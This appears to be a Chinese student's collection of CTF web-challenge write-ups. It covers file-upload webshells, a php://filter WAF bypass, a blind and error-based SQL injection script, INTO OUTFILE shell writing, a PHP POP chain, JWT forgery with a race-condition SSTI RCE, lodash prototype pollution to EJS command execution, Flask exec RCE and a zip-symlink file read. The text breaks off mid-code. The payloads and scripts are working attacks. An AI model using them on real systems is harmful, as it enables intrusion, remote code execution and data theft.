
上传之后只需要改一下type就可以了

```
-----219842206410968
Content-Disposition: form-data; name="logo"; filename="c.php"
Content-Type: image/jpg

<?=`more /fl*`?>
-----219842206410968
```

然后由于这个网站模仿的是开发中的网站，很多东西没写好，找木马文件在哪里花了时间

后面在一个角落里面找到了文件系统



但是也没看到上传的文件在哪

发现有文件修改功能，修改一个木马访问就得到答案了

chain

```
<?php
header('Content-Type: text/html; charset=utf-8');
function filter($file) {
    $waf = array('/', ':', 'php', 'base64', 'data', 'zip', 'rar', 'filter', 'flag');
    foreach ($waf as $waf_word) {
        if (stripos($file, $waf_word) !== false) {
            echo "waf: ".$waf_word;
            return false;
        }
    }
    return true;
}

function filter_output($data) {
    $waf = array('f');
    foreach ($waf as $waf_word) {
        if (stripos($data, $waf_word) !== false) {
            echo "waf: ".$waf_word;
            return false;
        }
    }
}
while (true) {
```



```

        $decoded = base64_decode($data, true);
        if ($decoded === false || $decoded === $data) {
            break;
        }
        $data = $decoded;
    }
    foreach ($waf as $waf_word) {
        if (stripos($data, $waf_word) !== false) {
            echo "waf: ".$waf_word;
            return false;
        }
    }
    return true;
}

if (isset($_GET['file'])) {
    $file = $_GET['file'];
    if (filter($file) !== true) {
        die();
    }
    $file = urldecode($file);
    $data = file_get_contents($file);
    if (filter_output($data) !== true) {
        die();
    }
    echo $data;
}
highlight_file(__FILE__);

?>

```

过滤掉这几句

```

$waf = array('/', ':', 'php', 'base64', 'data', 'zip', 'rar', 'filter', 'flag');
$waf = array('f');

```

其中这个

```

$waf = array('/', ':', 'php', 'base64', 'data', 'zip', 'rar', 'filter', 'flag');

```

两个都是在解码后检查的，尝试下二次编码

```

php://filter/read=convert.base64-encode/resource=?lag*

```

这里二次编码

但是file_get_contents()没办法理解*通配符

所以返回是空，没能成功识别

还有这里他也检查返回的f

那就使用

```

php://filter/read=string.rot13/resource=/flag

```

二次编码绕过，除去f返回
将得到的答案rot13解码下就得到答案了

白帽小 K 的故事（2）

还是sql注入

过滤了空格 --+

这里空格可以用%a0来绕过

请求					响应			
美化	Raw	Hex			美化	Raw	Hex	页面渲染
1	POST	/search	HTTP/1.1		1	HTTP/1.0	500 Internal Server Error	
2	Host:	127.0.0.1:1391			2	Date:	Fri, 13 Mar 2026 12:21:18 GMT	
3	User-Agent:	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0			3	Server:	Apache/2.4.41 (Ubuntu)	
4	Accept:	*/*			4	Content-Length:	0	
5	Accept-Language:	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3			5	Connection:	close	
6	Accept-Encoding:	gzip, deflate, br			6	Content-Type:	text/html; charset=UTF-8	
7	Content-Type:	application/x-www-form-urlencoded			7			
8	origin:	http://127.0.0.1:1391			8			
9	Referer:	http://127.0.0.1:1391/panel						
0	Content-Length:	87						
1	DNT:	1						
2	Connection:	keep-alive						
3								
4	name=	-1%a0union%a0select%a0null,name,null%a0from%a0sqlite_master%a0where%a0type='table'						

但是这里发现如果会返回数据的话他就会网络连接500

●●● BACKUP TERMINAL

> System ready. Awaiting command...

```
1'union(select(1))#
```

EXECUTE QUERY

Query Results:

```
找到了!  
干员: 1'union(select(1))#
```

说明要使用布尔盲注

有一个脚本可以帮助我们盲注

```
import requests

def blind_sql_injection(url):
    """
    基于布尔盲注的自动化脚本，用于逐字符提取数据
    """
    extracted_data = ""

    for char_position in range(1, 1000):
        current_char = extract_single_char(url, char_position)

        if current_char:
            extracted_data += current_char
            print(f"位置 {char_position}: '{current_char}' - 当前结果: {extracted_data}")
        else:
            print(f"数据提取完成，共 {char_position - 1} 个字符")
            break
```

```

return extracted_data

def extract_single_char(url, position):
    """
    提取指定位置的单个字符
    """
    low_bound = 32
    high_bound = 127

    while low_bound < high_bound:
        mid_point = (low_bound + high_bound) // 2

        # 构建SQL注入payload
        payload = construct_payload(position, mid_point)

        # 发送请求并检查响应
        is_greater = send_injection_request(url, payload)

        if is_greater:
            low_bound = mid_point + 1
        else:
            high_bound = mid_point

    # 检查是否找到有效字符
    final_char = chr(low_bound) if 32 <= low_bound <= 126 else None
    return final_char

def construct_payload(position, ascii_value):
    """
    构建SQL注入payload
    可根据需要修改查询语句
    """
    payloads = [
        # 获取所有数据库名

        f"amiya'AND(ascii(substr((SELECT(group_concat(schema_name))FROM(information_sch
ema.schemata)),{position},1))>{ascii_value})#",

        # 获取Flag库的所有表名

        f"amiya'AND(ascii(substr((SELECT(group_concat(table_name))FROM(information_sche
ma.tables)WHERE(table_schema='Flag')),{position},1))>{ascii_value})#",

        # 获取flag表的所有列名

        f"amiya'AND(ascii(substr((SELECT(group_concat(column_name))FROM(information_sch
ema.columns)WHERE(table_name='flag')),{position},1))>{ascii_value})#",

        # 获取flag数据
        f"amiya'AND(ascii(substr((SELECT(flag)FROM(flag.flag)),{position},1))>
{ascii_value})#" #前面的amiya为实际存在的用户名，可以换
    ]

    # 使用最后一个payload（获取flag数据）
    return payloads[3]

```

```
def send_injection_request(url, payload):
    """
    发送注入请求并解析响应
    """
    request_data = {"name": payload}

    try:
        response = requests.post(url, data=request_data, timeout=5)
        return '{"status":"ok","message":"Found"}' in response.text
    except requests.exceptions.RequestException as e:
        print(f"请求失败: {e}")
        return False

if __name__ == "__main__":
    target_url = "http://127.0.0.1:1391/search"

    print("开始SQL盲注攻击...")
    final_flag = blind_sql_injection(target_url)
    print(f"最终结果: {final_flag}")
```

利用二分法

```
while low_bound < high_bound:
    mid_point = (low_bound + high_bound) // 2
```

更快获取隐私信息

构造语句

```
amiya'AND(ascii(substr((SELECT(group_concat(schema_name))FROM(information_schema
.schemata)),{position},1))>{ascii_value})#
```

由于amiya是早就存在的字段，所以这里用and,结合上面被过滤，这里使用了无空格

运行脚本得到答案

小羊走迷宫

```
<?php
include "flag.php";
error_reporting(0);
class startPoint{
    public $direction;
    function __wakeup(){
        echo "gogogo出发咯 "; //1
        $way = $this->direction; //__invoke
        return $way();
    }
}
class Treasure{
    protected $door;
    protected $chest;
    function __get($arg){
        echo "拿到钥匙咯，开门! "; //触发__call //4
```

```

        $this->door->open();
    }
    function __toString(){
        echo "小羊真可爱! ";
        return $this->chest->key; //触发__get //3
    }
}
class SaySomething{
    public $sth;
    function __invoke()
    {
        //2
        echo "说点什么呢 ";
        return "说: ".$this->sth;
    }
}
class endPoint{
    private $path;
    function __call($arg1,$arg2){ //5
        echo "到达终点! 现在尝试获取flag吧"."<br>";
        echo file_get_contents($this->path);
    }
}

if ($_GET["ma_ze.path"]){
    unserialize(base64_decode($_GET["ma_ze.path"]));
    //要编码payload
}else{
    echo "这个变量名有点奇怪, 要怎么传参呢? ";
}
?>

```

据此生成payload

```

$a = new startPoint;
$a->direction = new SaySomething;
$a->direction->sth = new Treasure;
$a->direction->sth->chest = new Treasure;
$a->direction->sth->door = new endPoint;
$a->direction->sth->door->path = 'flag.php';
echo base64_encode(serialize($a));

```

传参给ma_ze.path获得flag

还有一点将mo_chu.7改为mo[chu.7

利用了如果传入的参数名出现了中括号[只替换一次的原理, 使得传入的参数为: mo_chu.7

SSTI 在哪里?

分析题目提供下载的源码

```

<input type="text" id="url" name="url" value="<?php echo htmlspecialchars($url);
?>"

```

对url没有做过滤ssrf成立


```
$sql = "SELECT id, filename, upload_time
        FROM uploads
        ORDER BY $order";
$result = $mysqli->query($sql);
```

order参数会被传到数据库里面

数据必须存在id

根据sql语法,数字型注入order by后面不能再加union构造, 考虑布尔和报错注入
后面发现

```
json_error('查询异常: ' . $e->getMessage(), 500);
```

将报错信息输出可以确定是报错注入

```
$tmp = $uf['tmp_name'] ?? '';
$origName = $uf['name'] ?? 'unnamed';
if (!$tmp || !is_uploaded_file($tmp)) {
    json_error('无效的临时文件', 400);
} //防止本地目录攻击

$filename = basename(str_replace("\0", '', (string)$origName));
if ($filename === '') $filename = 'unnamed';
//防止空字节截断

$content = @file_get_contents($tmp);
if ($content === false) {
    json_error('无法读取上传内容', 500);
}

mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);

try {
    $mysqli = new mysqli($DB_HOST, $DB_USER, $DB_PASS, $DB_NAME, $DB_PORT);
    $mysqli->set_charset('utf8mb4');

    $stmt = $mysqli->prepare("INSERT INTO uploads (filename, content) VALUES (?, ?)");
    $null = null;
    $stmt->bind_param("sb", $filename, $null);
    $stmt->send_long_data(1, $content);

    $stmt->execute();
    $newId = $stmt->insert_id;

    $stmt->close();
    $mysqli->close();

    json_ok([
        'id' => (int)$newId,
        'filename' => $filename,
    ]);
} catch (Throwable $e) {
    json_error('保存失败' . $e->getMessage(), 500);
}
```


爆库名

payload

```
http://127.0.0.1:9596/getFileList.php?order=id and updatexml(1,concat(0x5e,(select database()))),1)
```

得到Files

爆表名

```
http://127.0.0.1:9596/getFileList.php?order=id and updatexml(1,concat(0x5e,(select group_concat(table_name) from information_schema.tables where table_schema=database())),0x5e),1)
```

uploads

爆列名

```
http://127.0.0.1:9596/getFileList.php?order=id and updatexml(1,concat(0x5e,(select group_concat(column_name) from information_schema.columns where table_name='uploads')),0x5e),1)
```

content,filename,id,upload_time

然而这只能查询到上传列表里面的信息

后面看wp才知道原来start.sh里面一句

```
echo "secure_file_priv=\"\" >> /etc/mysql/mysql.conf.d/mysqld.cnf
```

是让写shell的意思

还讲述了传木马的方法

```
SELECT id, filename, upload_time FROM uploads ORDER BY id INTO OUTFILE  
'/var/www/html/shell.php'
```


虽然这个注入点可以查询文件内容

```
http://127.0.0.1:9596/getFileList.php?order=id and updatexml(1,concat(0x5e,(select load_file('/etc/passwd')),0x5e),1)
```

但是/flag因为被保护了起来没法用这种方法直接查询

然而答案使用的方法可以把查到的id,filename,upload_time等内容传入到/var/www/html/shell.php从而形成木马

我们先上传一个filename是木马的文件



然后再使用

```
id INTO OUTFILE '/var/www/html/shell.php'
```

把他传入shell.php

然后再用post传参system("/readflag");给/shell.php就可以了

废弃网站

分析题目提供的源码

```
@app.route("/admin", methods=['GET'])
@admin_required
def admin_panel():
    global tempuser
    return render_template_string("welcome back, %s" % tempuser['name'])
```

访问/admin的时候用户可以控制render_template_string的输入

```
def admin_required(f):
    def wrapper(*args, **kwargs):
        cookie = request.cookies.get('session', None)
        if cookie is None:

            response = redirect('/')
            session = jwt.encode(USER_DB['guest'], APP_SECRET,
algorithm='HS256')
            response.set_cookie('session', session)
            return response
        try:
            user_data = jwt.decode(cookie, APP_SECRET, algorithms=['HS256'])
            if user_data['role'] != 'admin':
                abort(403, description="Admin access required.")
            if user_data['name'] != 'Administrator':
                abort(403, description="Admin access required.")
            time.sleep(0.15)
```

```

except jwt.InvalidTokenError:
    abort(401, description = f"Session expired. Please log in again.
System has been running {round(time.time() - time_started)} seconds.")
    return f(*args, **kwargs)
wrapper.__name__ = f.__name__
return wrapper

```

对访问/admin有session令牌要求

结构长成这样

```

USER_DB = {
    "admin": {"id": 1, "role": "admin", "name": "Administrator"},
    "guest": {"id": 2, "role": "guest", "name": "Guest User"},
}

```

讲述了session生成机制

```

session = jwt.encode(USER_DB['guest'], APP_SECRET, algorithm='HS256')

```

JWT (JSON Web Token) 字符串, 它将对数据进行base64编码被保存在浏览器的 cookie 中。

```

APP_SECRET = hashlib.sha256(str(time_started).encode()).hexdigest()

```

当token出现问题时候

```

except jwt.InvalidTokenError:
    abort(401, description = f"Session expired. Please log in again.
System has been running {round(time.time() - time_started)} seconds.")

```

会返回运行时间

综上ai编写脚本

```

import requests
import time
import hashlib
import jwt

# 目标 URL
url = "http://target.com/"

# 1. 发送一个无效 cookie 触发 401, 获取运行时长
session = requests.Session()
# 设置一个无效的 cookie (随便填)
session.cookies.set('session', 'invalid')
r = session.get(url)
# 从响应文本中提取运行秒数
import re
match = re.search(r'System has been running (\d+) seconds', r.text)
if match:
    x = int(match.group(1))
    print(f"System running seconds: {x}")
else:
    print("Failed to get running time")

```

```

exit()

# 2. 获取当前时间戳（需与服务器时间同步，可考虑使用 HTTP 响应头中的 Date）
# 这里使用本地时间，但可能有偏差，更精确的是从服务器响应头获取
current_time = int(time.time())
time_started = current_time - x
print(f"Estimated start time: {time_started}")

# 3. 计算密钥
APP_SECRET = hashlib.sha256(str(time_started).encode()).hexdigest()

# 4. 构造 admin payload
payload = {
    "id": 1,
    "role": "admin",
    "name": "Administrator"
}

# 5. 生成伪造 JWT
fake_token = jwt.encode(payload, APP_SECRET, algorithm='HS256')
print(f"Fake token: {fake_token}")

# 6. 使用伪造 token 访问 /admin
admin_url = url.rstrip('/') + '/admin'
session.cookies.set('session', fake_token)
r2 = session.get(admin_url)
print(r2.text) # 应显示 Welcome Back, Administrator

```

然而这只是拿到session帮助成功登录admin页面的脚本

看了wp才知道这个源码存在漏洞

tempuser 是一个 Python 全局变量，因此它在整个进程的生命周期内是所有请求共享的。在单线程开发服务器中可能没有问题，但在多线程生产环境下，一个请求设置的 tempuser 可能会被另一个请求覆盖，这就产生了条件竞争。

题目为了方便条件竞争

特意在管理员成功登录的时候留下了睡眠窗口期

```

if user_data['role'] != 'admin':
    abort(403)
if user_data['name'] != 'Administrator':
    abort(403)
time.sleep(0.15) # 人为延迟 0.15 秒

```

在这0.5秒内通过user渠道发送注入语句就可以覆盖掉原来的admin通道的tempuser的值

综上脚本

```

import requests
import re
import time
import jwt
import hashlib
import concurrent.futures

base_url = "http://8.147.132.32:13440"

```

```

# Step 1: Get running time and guest JWT
r = requests.get(base_url + '/', cookies={'session': 'invalid'})
text = r.text
match = re.search(r'System has been running (\d+) seconds.', text)
if not match:
    print("Failed to get running time.")
    exit(1)
running = int(match.group(1))

guest_jwt = r.cookies.get('session')
if not guest_jwt:
    print("Failed to get guest JWT.")
    exit(1)

# Step 2: Brute force start time (wider range)
current = int(time.time())
correct_secret = None
for offset in range(-60, 61):
    candidate = current - running + offset
    secret = hashlib.sha256(str(candidate).encode()).hexdigest()
    try:
        decoded = jwt.decode(guest_jwt, secret, algorithms=['HS256'])
        if decoded.get('role') == 'guest' and decoded.get('name') == 'Guest
User':
            correct_secret = secret
            print(f"Secret found: start_time = {candidate}")
            break
    except:
        pass

if not correct_secret:
    print("Failed to find correct secret. Current time:", current, "Running:",
running)
    exit(1)

# Step 3: Universal SSTI RCE payload (no hardcoded index)
ssti = r'''
{{ lipsum.__globals__["os"].popen("cat /flag").read() }}
'''

# Step 4: Forge JWTs
admin_jwt = jwt.encode({
    "id": 1, "role": "admin", "name": "Administrator"
}, correct_secret, algorithm='HS256')

exploit_jwt = jwt.encode({
    "id": 2, "role": "guest", "name": ssti
}, correct_secret, algorithm='HS256')

# Step 5: Race condition functions
def send_admin():
    return requests.get(base_url + '/admin', cookies={'session': admin_jwt},
timeout=15).text

def send_exploit():

```

```

        return requests.get(base_url + '/', cookies={'session': exploit_jwt},
                             timeout=15).text

# Step 6: Exploit with retry
def attempt():
    with concurrent.futures.ThreadPoolExecutor(max_workers=2) as executor:
        admin_future = executor.submit(send_admin)
        time.sleep(0.07) # Critical: let admin request enter admin_required
        exploit_future = executor.submit(send_exploit)

        admin_text = admin_future.result()
        exploit_text = exploit_future.result()

        match = re.search(r'flag\[([^\]]*)\]', admin_text)
        if match:
            print("FLAG:", match.group(0))
            return True
        return False

# Step 7: Run multiple attempts
for i in range(50):
    print(f"Attempt {i + 1}/50...")
    if attempt():
        break
    time.sleep(0.3)
else:
    print("Failed after 50 attempts. Try again.")

```

第六步特别留出了0.07秒方便程序刚好运行到sleep(0.15)

运行得到答案

小w和小k的故事

题目提供的源码

```

const express = require('express');
const bodyParser = require('body-parser');
const session = require('express-session');
const fs = require('fs');
const lodash = require('lodash');
const random = require('./utils/Random');

const rng = new random(114514);

let app = express();
app.use(bodyParser.urlencoded({ extends: true })).use(bodyParser.json());
app.use('/static', express.static('public'));

app.set('views', './views');
app.set('view engine', 'ejs');
app.use('/static', express.static('static'));

app.use(session({
    name: 'session',

```

```

    secret: rng.getRandomString(16),
    resave: false,
    saveUninitialized: true,
    cookie: { maxAge: 3600000 }
  })

  let users = {
    'admin': {
      name: 'admin',
      password: rng.getRandomString(16),
      isAdmin: true,
    },
    'guest': {
      name: 'guest',
      password: "123456",
      isAdmin: false,
    }
  }

  function auth(req, res, next) {
    if (!req.session.login || !req.session.userid) {
      res.redirect(302, '/login');
    } else {
      next();
    }
  }

  function adminAuth(req, res, next) {
    if (!req.session.login || !req.session.userid ||
    !users[req.session.userid].isAdmin) {
      res.redirect(302, '/');
    } else {
      next();
    }
  }

  app.get('/', auth, function(req, res, next){
    res.render('index', { userid: req.session.userid, isAdmin:
    users[req.session.userid].isAdmin });
  });

  app.get('/login', async function(req, res, next) {
    res.render('login', { error: null });
  })
  app.post('/login', async function(req, res, next) {
    let { username, password } = req.body;
    if (!users[username] || users[username].password !== password) {
      res.render('login', { error: 'Invalid username or password' });
    } else {
      req.session.login = true;
      req.session.userid = username;
      res.redirect(302, '/');
    }
  })

  app.get('/admin', adminAuth, async function(req, res, next) {
    res.render('admin', { users: users });
  })

```

```

})

app.get('/logout', auth, async function(req, res, next) {
  req.session.destroy();
  res.redirect(302, '/login');
})

app.post('/addUser', adminAuth, async function(req, res, next) {
  lodash.defaultsDeep(users, req.body);
  res.redirect(302, '/admin');
})

app.listen(3000, function() {
  console.log('Server is running on http://localhost:3000');
})

```

漏洞点

```

app.post('/addUser', adminAuth, async function(req, res, next) {
  lodash.defaultsDeep(users, req.body);
  res.redirect(302, '/admin');
})

```

这里使用了 `lodash.defaultsDeep` 方法将用户提交的 `req.body` 合并到 `users` 对象中。如果 `lodash` 的版本较旧（例如 4.17.11 之前），`defaultsDeep` 在递归合并时不会对 `__proto__`、`constructor.prototype` 等特殊键名进行过滤，攻击者可以通过构造包含 `__proto__` 的 JSON 数据来污染 `Object.prototype`，从而实现原型链污染。

```

app.post('/login', async function(req, res, next) {
  let { username, password } = req.body;
  if (!users[username] || users[username].password !== password) {
    res.render('login', { error: 'Invalid username or password' });
  } else {
    req.session.login = true;
    req.session.userid = username;
    res.redirect(302, '/');
  }
})

```

这里让客户端对 `req.body` 可控

再通过

```

res.render('index', { userid: req.session.userid, isAdmin:
users[req.session.userid].isAdmin });

```

渲染

即可达到 rce


```
美化 Raw Hex
1 POST /addUser HTTP/1.1
2 Host: 127.0.0.1:14045
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
  Gecko/20100101 Firefox/52.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 origin: http://127.0.0.1:14045
9 Referer: http://127.0.0.1:14045/admin
10 Content-Length: 214
11 DNT: 1
12 Connection: keep-alive
13
14 {
15   "constructor": {
16     "prototype": {
17       "client": true,
18       "escapeFunction":
19         "1; return global.process.mainModule.constructor._load('child
20         _process').execSync('cat /flag').toString(); //"
21   }
}
```

然后访问/即可得到答案

flag{be2aab2c-0084-d23f-3ce4-7a91e719c24b}

沙箱1

一个简单的flask rce

```
from flask import *

app = Flask(__name__)

@app.route('/rce', methods=['GET', 'POST'])
def rce():
    if request.method == 'POST':
        code = request.form['code']
        exec(code) #换成eval()呢?
        return render_template('rce.html')

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=5000)
```

不会直接渲染执行结果，但是他开启了debug=true还是可以看到报错回显的

payload

```
raise Exception(__import__('os').popen('env').read())
```

通过报错查看env的执行内容，发现被隐藏了


使用ls一个个找

```
raise Exception(__import__('os').popen('ls').read())
```

在根目录下找到了flag.txt于是cat就可以了

file_manager

题目提示提供在线解压功能，提示答案在/flag.txt里面



一开始以为是文件上传，结果上传的文件压根没有执行权限，后来看wp才知道是软链接

ZIP压缩包 + unzip -o:

- 使用 `zip --symlinks` 参数保留符号链接属性
- 后端使用 `unzip -o` 强制覆盖参数解压

先用 `ln -s /flag.txt malicious` 构造一个指向 `/flag.txt` 的软链接

再用 `zip --symlinks payload.zip malicious` 将软链接打包成压缩包

他解压完成之后就会把真实链接返回给你

得到答案

yeecclass

题目附件很多很长

大概两个文件比较重要

```
<?php

include("config.php");
include("turnstile.php");

// handle new submission / submission deletion
if ($_SERVER["REQUEST_METHOD"] == "POST" || isset($_GET["delete"])) {
    if (!isset($_SESSION["userid"])) {
        http_response_code(403);
        die("Please login!");
    }

    $homeworkid = (isset($_GET["delete"])) ? $_GET["homeworkid"] :
$_POST["homeworkid"];
```

```

if (!isset($homeworkid)) {
    http_response_code(400);
    die("Please specify homework id");
}

$homework_query = $pdo->prepare("SELECT id, `open` FROM homework WHERE
id=?");
$homework_query->execute(array($homeworkid));
$result = $homework_query->fetch();

if (!$result) {
    http_response_code(404);
    die("Homework not found");
}

if (!$result["open"]) {
    http_response_code(400);
    die("Homework has been closed, no more changes!");
}

$submission_query = $pdo->prepare("SELECT * FROM submission WHERE userid=?
AND homeworkid=?");
$submission_query->execute(array($_SESSION["userid"], $homeworkid));
$result = $submission_query->fetch();

if (!$result) {
    if (isset($_GET["delete"])) {
        // deletion
        http_response_code(404);
        die("No submission to delete");
    } else {
        // new submission
        if (strlen($_POST["content"]) > 100) {
            http_response_code(400);
            die("Content too long");
        }

        $turnstile_response = $_POST["cf-turnstile-response"];
        if (!verify_turnstile($turnstile_response)) {
            http_response_code(403);
            die("Bot verification failed.");
        }

        $id = uniqid($_SESSION["username"]."_");
        $submit_query = $pdo->prepare("INSERT INTO submission (`hash`,
userid, homeworkid, content) VALUES (?, ?, ?, ?)");
        $submit_query->execute(array(
            hash("sha1", $id),
            $_SESSION["userid"],
            $_POST["homeworkid"],
            $_POST["content"]
        ));

        $hash_query = $pdo->prepare("SELECT `hash` FROM submission WHERE
userid=? AND homeworkid=?");
        $hash_query->execute(array($_SESSION["userid"],
$_POST["homeworkid"]));
        $result = $hash_query->fetch();

```

```

        http_response_code(302);
        header("Location: submission.php?hash={$result['hash']}");
        exit;
    }
} else {
    if (!isset($_GET["delete"])) {
        // there is a submission already
        http_response_code(409);
        die("Please delete old submission first!");
    } else {
        if (!hash_equals($_GET["delete"], $result["hash"])) {
            http_response_code(403);
            die("No permission to delete");
        }

        $delete_query = $pdo->prepare("DELETE FROM submission WHERE
`hash`=?"");
        if ($delete_query->execute(array($result["hash"]))) {
            echo "Deleted";
        } else {
            echo "Error occurs while deleting submission.";
        }
        exit;
    }
}

// should not reach
exit;
} else {
    $submission_query = $pdo->prepare("SELECT `hash` FROM submission WHERE
userid=? AND homeworkid=?");
    $submission_query->execute(array($_SESSION["userid"], $_GET["homeworkid"]));
    $result = $submission_query->fetch();

    // redirect to submission
    if ($result) {
        http_response_code(302);
        header("Location: submission.php?hash={$result['hash']}");
        exit;
    }
}

// render submit form
$query = $pdo->query("SELECT id, `name` FROM homework WHERE open=1");
$homeworks = $query->fetchAll(PDO::FETCH_ASSOC);

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>yeeclass | Submit</title>
    <link rel="stylesheet" href="static/style.css">
</head>

```

```

<body>
  <div id="main">
    <header id="header">
      <h1>yeecclass</h1>
      <?php include("components/nav.php") ?>
    </header>
    <hr>
    <section id="submit">
      <form action="submit.php" method="POST">
        <div class="row">
          <label for="homework">Choose Homework:</label>
          <select id="homeworkid" name="homeworkid">
            <?php foreach ($homeworks as $row) { ?>
              <option value="<?= $row['id'] ?>"<?php if ($row["id"] ==
$_GET["homeworkid"]) { ?>selected="selected"<?php } ?><?= $row["name"] ?>
</option>
              <?php } ?>
            </select>
          </div>
          <div class="row">
            <label for="content">Input Content: (atmost 100 characters)
</label>
            <br>
            <textarea id="content" name="content" cols="5"
maxlength="100"></textarea>
          </div>
          <?php if (isset($turnstile_sitekey)) { ?>
            <div class="cf-turnstile" data-sitekey="<?= $turnstile_sitekey ?
>"></div>
            <?php } ?>
            <input type="submit" value="Submit">
          </form>
        </section>
      </div>
      <script src="https://challenges.cloudflare.com/turnstile/v0/api.js" async
defer></script>
    </body>
  </html>

```

submission.php

```

<?php

include("config.php");

if (isset($_GET["hash"]) && $_GET["hash"] != "") {
  // view single submission
  $mode = "view";
  $submission_query = $pdo->prepare("SELECT s.*, u.username, h.name from
submission s LEFT JOIN user u ON u.id=s.userid LEFT JOIN homework h ON
h.id=s.homeworkid WHERE s.`hash`=?");
  $submission_query->execute(array($_GET["hash"]));
  $result = $submission_query->fetch(PDO::FETCH_ASSOC);

  if (!$result) {
    http_response_code(404);
    die("Submission not found.");
  }
}

```

```

    }
} else {
    // list submissions
    if (isset($_GET["homeworkid"])) {
        $homework_query = $pdo->prepare("SELECT * FROM homework WHERE id=?");
        $homework_query->execute(array($_GET["homeworkid"]));
        $result = $homework_query->fetch(PDO::FETCH_ASSOC);

        if (!$result) {
            http_response_code(404);
            die("Homework not found");
        }

        if ($_SESSION["userclass"] < PERM_TA && !$result["public"]) {
            http_response_code(403);
            die("No permission");
        }

        $mode = "homeworklist";
        $total_query = $pdo->prepare("SELECT COUNT(*) FROM submission WHERE homeworkid=?");
        $total_query->execute(array($_GET["homeworkid"]));
        $total = $total_query->fetchColumn(0);

        $page = max(1, min(intval($_GET["page"]), ceil($total / 10)));

        $list_query = $pdo->prepare("SELECT s.*, u.username, h.name, h.public
FROM submission s LEFT JOIN user u ON u.id=s.userid LEFT JOIN homework h ON
h.id=s.homeworkid WHERE s.homeworkid=? ORDER BY s.time DESC LIMIT 10 OFFSET ?");
        $list_query->bindValue(1, $_GET["homeworkid"]);
